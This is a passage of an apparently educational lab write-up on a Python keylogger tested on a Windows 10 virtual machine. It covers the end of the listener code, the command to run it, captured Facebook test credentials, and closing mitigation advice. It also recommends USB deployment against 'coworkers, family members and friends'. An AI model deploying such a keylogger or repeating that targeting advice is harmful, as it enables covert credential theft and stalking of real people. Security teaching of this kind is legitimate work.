
```
        f.write(f"{key_char}")

    # Exit condition: when ESC is pressed
    if key == Key.esc:
        return False

# Main execution
if __name__ == "__main__":
    with Listener(on_press=on_press) as listener:
        listener.join()
```

Step 4: Keylogger Deployment Option to the Target


USB device

Quick and easy to administer on a close target: coworkers, family members and friends

Step 5: Execution on Target




Open CMD to run the keylogger




python C:\Users\vboxuser\Desktop\KeyLogger\logger.py

and press enter to run

Step 6: Keystroke Capture Test



Browser searches to test key stroke capturing




Test logging in to facebook account using credentials – email and password


Step 7: Stopping key stroke logging

Pressing the esc key stops the key logger and the hacker can view the gathered information

Step 8: Log file




Log file created and captured keystrokes



Open log using notepad to display targets keystrokes


Step 9: Attack Results and Evidence



Log displaying data from the keylogger:

Email address: cutedogs@gmail.com

Password: mypassword



Random sentences typed by target captured

“This is my first keylogger” and “this is amazing”

ANALYSIS OF CAPTURED DATA

Successfully Captured:

- Usernames and passwords
- Email addresses
- Sensitive financial information
- General typing content
- Special characters and spaces

Keylogger Effectiveness:

- Accuracy: 100% of keystrokes captured
- Stealth: No visible indication to target user
- Persistence: Continued capturing until stopped

MITIGATION AND PREVENTION STRATEGIES

1. Two-Factor Authentication- Two-factor identification adds an additional step when logging into an account or device, requiring a temporary PIN or fingerprint to verify that you own the account you're logging into. If your passwords are identified via keylogging, two-factor authentication will keep cybercriminals from accessing your accounts remotely.

2. Only Download Safe Files- Avoid downloading files from unsafe websites or clicking links in an email from an unknown sender.

3. Install Antivirus Software- Many antivirus software options now include anti-keylogger and anti-spyware protection. This software can help you identify and avoid keylogging malware. Installing and keeping antivirus software up-to-date prevents having your information stolen.

CONCLUSION

The keylogger attack was successfully executed and demonstrated the complete capture of all keystrokes entered on the target Windows 10 virtual machine. The attack proved effective in capturing sensitive information including credentials, personal data, and financial information without the target user's knowledge indicating the dangers associated with this type off attack.

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